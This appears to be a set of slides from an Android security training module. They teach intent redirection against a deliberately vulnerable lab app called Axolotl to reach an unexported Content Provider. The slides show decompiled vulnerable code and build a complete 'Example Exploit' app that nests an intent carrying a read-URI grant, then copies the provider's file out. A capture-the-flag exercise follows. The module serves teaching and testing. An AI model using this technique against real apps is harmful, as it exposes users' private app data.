
- Install and open Example Exploit
- Tap the “DO THE THING” button
- Axolotl should open and the contents of `` `theWorstStringEver!` `` should be shown on the Activity




MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Moving further down `theMainMethod()`, we can see that if the Intent Integer Extra `theWorstIntEver!` is greater than 0, then the method `aSecondMethod(Intent)` is executed
- Looking at `aSecondMethod(Intent)`, the first line of code launches a Toast message with the Intent data




```
private void theMainMethod() {
    Intent yayintentyay = (Intent) getIntent().getParcelableExtra("theWorstIntentEver!");
    if (yayintentyay != null) {
        if (yayintentyay.getStringExtra("theWorstStringEver!") != null) {
            String yaystringyay = yayintentyay.getStringExtra("theWorstStringEver!");
            this.text.setText("theMainMethod - getIntent().getParcelableExtra(\"theWorstIntentEver!\").getStringExtra(\"theWorstStringEver!\"): " + yaystringyay);
        }
        int yayintyay = yayintentyay.getIntExtra("theWorstIntEver!", 0);
        if (yayintyay > 0) {
            aSecondMethod(yayintentyay);
```

```
private void aSecondMethod(Intent yayintentyay) {
    Toast.makeText(getApplicationContext(), "getIntent().getStringExtra(\"letsTrySomethingNew\"): " + yayintentyay, 1).show();
```

Decompiled code from the Activity `unexportedContentProvider`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Let's modify Example Exploit so that the second Intent has an Intent Integer Extra `theWorstIntEver!`
- Make sure that `theWorstIntEver!` has a value greater than 0


```
findViewById(R.id.doTheThing).setOnClickListener(v -> {
    Intent intent = new Intent();
    intent.setComponent(new ComponentName(
            pkg: "com.maliciouserection.axolotl",
            cls: "com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider"
    ));

    Intent intent2 = new Intent();
    intent2.putExtra( name: "theWorstStringEver!",  value: "yayStringYay");
    intent2.putExtra( name: "theWorstIntEver!",  value: 1234);

    intent.putExtra( name: "theWorstIntentEver!", intent2);

    startActivity(intent);
});
```

The code for Example Exploit's `MainActivity`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example


- Install and open Example Exploit
- Tap the “DO THE THING” button
- Axolotl should open and now a new Toast message should appear




MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Looking further into `aSecondMethod(Intent)`, we can see that the Intent is checked for a Data Uri and a Component
- `startActivity(Intent)` is called if the following conditions are met:
  - The Data Uri starts with `content://com.maliciouserection.axolotl.provider.testprovider/`
    - Note the `/` character at the end
  - The Component's package name cannot be `com.maliciouserection.axolotl`
  - If there is a path segment, the last segment must be `_exampleFile1.txt`




```
public class unexportedContentProvider extends Activity {
    String testProvider = "content://com.maliciouserection.axolotl.provider.testprovider/";
```

```
private void aSecondMethod(Intent yayintentyay) {
    Toast.makeText(getApplicationContext(), "getIntent().getStringExtra(\"letsTrySomethingNew\"): " + yayintentyay, 1).show();
    String yaypackageyay = getPackageName();
    if (yayintentyay.getData() != null && yayintentyay.getComponent() != null) {
        Uri yayuriyay = yayintentyay.getData();
        if (yayuriyay.toString().startsWith(this.testProvider)) {
            if (yayuriyay.getLastPathSegment() != null && !yayuriyay.getLastPathSegment().equals("_exampleFile1.txt")) {
                String newUri = this.testProvider + "yaynullyay";
                yayintentyay.setData(Uri.parse(newUri));
            }
            if (!Objects.equals(yayintentyay.getComponent().getPackageName(), yaypackageyay)) {
                startActivity(yayintentyay);
```

Decompiled code `theSecondMethod()` and static String `testProvider` from the Activity `unexportedContentProvider`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Looking at Axolotl's Manifest, `content://com.maliciouserection.axolotl.provider.testprovider` resolves to the Content Provider that was mentioned earlier
  - The Content Provider resolves to the Java class `com.maliciouserection.axolotl.example.contentProvider.example_unexportedProvider`
- We can also see that the Content Provider is not exported
  - But, the point of this entire module is to access unexported Content Providers!

```
<provider
    android:authorities="com.maliciouserection.axolotl.provider.testprovider"
    android:name=".example.contentProvider.example_unexportedProvider"
    android:exported="false"
    android:grantUriPermissions="true"
    >
</provider>
```

Axolotl's Manifest describing the Content Provider

MALICIOUS ERECTION LLC


# Unexported Content Providers - Example

- To recap:
  - We have a way for Axolotl to run `startActivity(Intent)` against an Intent object we control
  - This means we can specify the target Component as well as any launch flags
  - The Intent must have a Data Uri that starts with `content://com.maliciouserection.axolotl.provider.testprovider`
- If we want Example Exploit to be able to read the Content Provider `content://com.maliciouserection.axolotl.provider.testprovider`, the following modifications will need to be made:
  - The Intent that we control should have at least the launch flag `FLAG_GRANT_READ_URI_PERMISSION`
  - The Activity that gets launched should be an Activity that Example Exploit controls
  - When that Activity is launched, it should read the target Content Provider immediately

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- First, in Example Exploit, we are going to create the Activity `IntentProxyContentProviderHelper`
  - This is the Activity that we are going to force Axolotl to launch
- The Activity will then attempt to retrieve the unexported Content Provider
- Just like in Module 0, create a new Layout Resource File called `layout_intentproxycontentproviderhelper`




Example Exploit's layout files

# Unexported Content Providers - Example

- Open the newly created `layout_intentproxycontentproviderhelper`
- Add the following property value:
  - `android:gravity="Center"`

layout_intentproxycontentproviderhelper.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
3      android:orientation="vertical"
4      android:layout_width="match_parent"
5      android:layout_height="match_parent"
6      android:gravity="center">
7
8  </LinearLayout>
```

The file `layout_intentproxycontentproviderhelper`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Add a “WebView” with the ID `theWebView`
- This WebView will be used to display whatever is retrieved from a Content Provider

layout_intentproxycontentproviderhelper.xml


```
1  <?xml version="1.0" encoding="utf-8"?>
2  <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
3      android:orientation="vertical"
4      android:layout_width="match_parent"
5      android:layout_height="match_parent"
6      android:gravity="center">
7
8      <WebView
9          android:id="@+id/theWebView"
10         android:layout_width="match_parent"
11         android:layout_height="match_parent"
12         />
13
14 </LinearLayout>
```


The file `layout_intentproxycontentproviderhelper`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Now, create a new Java class `IntentProxyContentProviderHelper` under the directory `com.example.exploit`
- The new Activity should also extend the `Activity` class




Android Studio showing the new Java class `IntentProxyContentProviderHelper`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Add the method `onCreate(Bundle)` with the below code
  - The Content View should be set to the newly created `layout_intentproxycontentproviderhelper`
  - `getIntent()` is called, and if the incoming Intent is not null, then the method `getTheFile(Intent)` will be called
    - We will be coding `getTheFile(Intent)` next

```
public class IntentProxyContentProviderHelper extends Activity {

    Ken Gannon
    protected void onCreate(Bundle savedInstanceState) {
        setContentView(R.layout.layout_intentproxycontentproviderhelper);
        super.onCreate(savedInstanceState);

        if (getIntent() != null) {
            getTheFile(getIntent());
        }
    }
}
```

The `onCreate(Bundle)` method

# Unexported Content Providers - Example

- Add the method `getTheFile(Intent)`
  - This method will retrieve the Data Uri and assign it to the Uri object `uri`
  - If the Intent String Extra `filename` exists, then that is assigned to the String Object `filename`
- The String Object `filename` and Uri Object `uri` should be put at the top level of the Java class
  - The default value for this String Object is `yayoutputyay.txt`

The Activity `IntentProxyContentProviderHelper`

```
public class IntentProxyContentProviderHelper extends Activity {

    1 usage
    String filename = "yayoutputyay.txt";
    1 usage
    Uri uri;

    Ken Gannon
    protected void onCreate(Bundle savedInstanceState) {
        setContentView(R.layout.layout_intentproxycontentproviderhelper);
        super.onCreate(savedInstanceState);

        if (getIntent() != null) {
            getTheFile(getIntent());
        }
    }

    1 usage   Ken Gannon *
    private void getTheFile(Intent intent) {
        uri = Uri.parse(intent.getDataString());
        if (intent.getStringExtra( name: "filename") != null) {
            filename = intent.getStringExtra( name: "filename");
        }
    }
}
```

# Unexported Content Providers - Example

- Add some code to `getTheFile(Intent)`
  - This code will attempt to reach out to whatever `uri` is pointing to, and try to download the specified file
  - The file will then be written to Example Exploit's files directory
    - `/data/data/com.example.exploit/files`
  - The filename will be whatever was set to the String object `filename`
- The method `showTheFile()` will be programmed next

The Activity `IntentProxyContentProviderHelper`

```
private void getTheFile(Intent intent) {
    uri = Uri.parse(intent.getDataString());
    if (intent.getStringExtra( name: "filename") != null) {
        filename = intent.getStringExtra( name: "filename");
    }
    try {
        InputStream input = getContentResolver().openInputStream(uri);
        File file = new File(getFilesDir(), filename);
        FileOutputStream output = new FileOutputStream(file);
        try {
            byte[] buf = new byte[1024];
            int len;
            while (true) {
                assert input != null;
                if (!((len = input.read(buf)) > 0)) break;
                output.write(buf,  off: 0, len);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    } catch (IOException e) {
        e.printStackTrace();
    }

    showTheFile();
}
```

# Unexported Content Providers - Example

- Finally, implement the methods `showTheFile()` and `getFileMimeType(String)`
  - `showTheFile()` will use the WebView to display the previously saved file if the MIME type of the file is either `text/plain` or `image/jpeg`
  - `getFileMimeType(String)` will determine what the MIME type is of the saved file

```
private void showTheFile() {
    String filePath = getFilesDir().getAbsolutePath() + "/" + filename;
    String mimeType = getFileMimeType(filePath);
    WebView theWebView = findViewById(R.id.theWebView);
    WebSettings webViewSettings = theWebView.getSettings();
    webViewSettings.setAllowFileAccess(true);
    theWebView.setWebViewClient(new WebViewClient());
    if ((mimeType.equals("text/plain")) || (mimeType.equals("image/jpeg"))){
        theWebView.loadUrl(filePath);
    }
}

1 usage  Ken Gannon
private String getFileMimeType(String fileLocation) {
    String type = null;
    String extension = MimeTypeMap.getFileExtensionFromUrl(fileLocation);
    if (extension != null) {
        type = MimeTypeMap.getSingleton().getMimeTypeFromExtension(extension);
    }
    return type;
}
```

The Activity `IntentProxyContentProviderHelper`

# Unexported Content Providers - Example

- Example Exploit's Manifest file will need to be adjusted so that the Activity `IntentProxyContentProviderHelper` is exported

```
<activity
    android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

<activity android:name=".IntentProxyContentProviderHelper"
    android:exported="true" />
```

Example Exploit's Manifest File

# Unexported Content Providers - Example


- Going back to Example Exploit's `MainActivity`, let's modify `onCreate(Bundle)` so that the second Intent has the following:
  - A Data Uri value `content://com.maliciouserection.axolotl.provider.testprovider/`
    - Note the `/` character at the end
  - A new Component that points to our `IntentProxyContentProviderHelper` Activity
  - A launch flag value of `FLAG_GRANT_READ_URI_PERMISSION`

```
Intent intent2 = new Intent();
intent2.putExtra( name: "theWorstStringEver!",  value: "yayStringYay");
intent2.putExtra( name: "theWorstIntEver!",  value: 1234);
intent2.setData(Uri.parse( uriString: "content://com.maliciouserection.axolotl.provider.testprovider/"));
intent2.setComponent(new ComponentName( pkg: "com.example.exploit",  cls: "com.example.exploit.IntentProxyContentProviderHelper"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);

intent.putExtra( name: "theWorstIntentEver!", intent2);

startActivity(intent);
```

Example Exploit's `MainActivity`

# Unexported Content Providers - Example

- Install and open Example Exploit
- Tap the “DO THE THING” button
- You should now see Example Exploit’s WebView and it appears to have a message
- If you open a root `adb` shell and run `cat /data/data/com.example.exploit/files/yayoutputyay.txt`, you should see the same message
- This means that Example Exploit reached out to `testprovider` and saved whatever was retrieved to `/data/data/com.example.exploit/files/yayoutputyay.txt`




MALICIOUS ERECTION LLC

# Module 4 Exercise

- You have a working method to communicate with the unexported Content Provider `com.maliciouserection.axolotl.example.contentProvider.example_unexportedProvider`
- Decompile that Content Provider and see if you can retrieve the contents of the file “_exampleFile1.txt”
- Capture The Flag - There is an unexported Content Provider `content://com.maliciouserection.axolotl.provider.FileProvider`
  - Analyze this Content Provider to retrieve Flag 4


MALICIOUS ERECTION LLC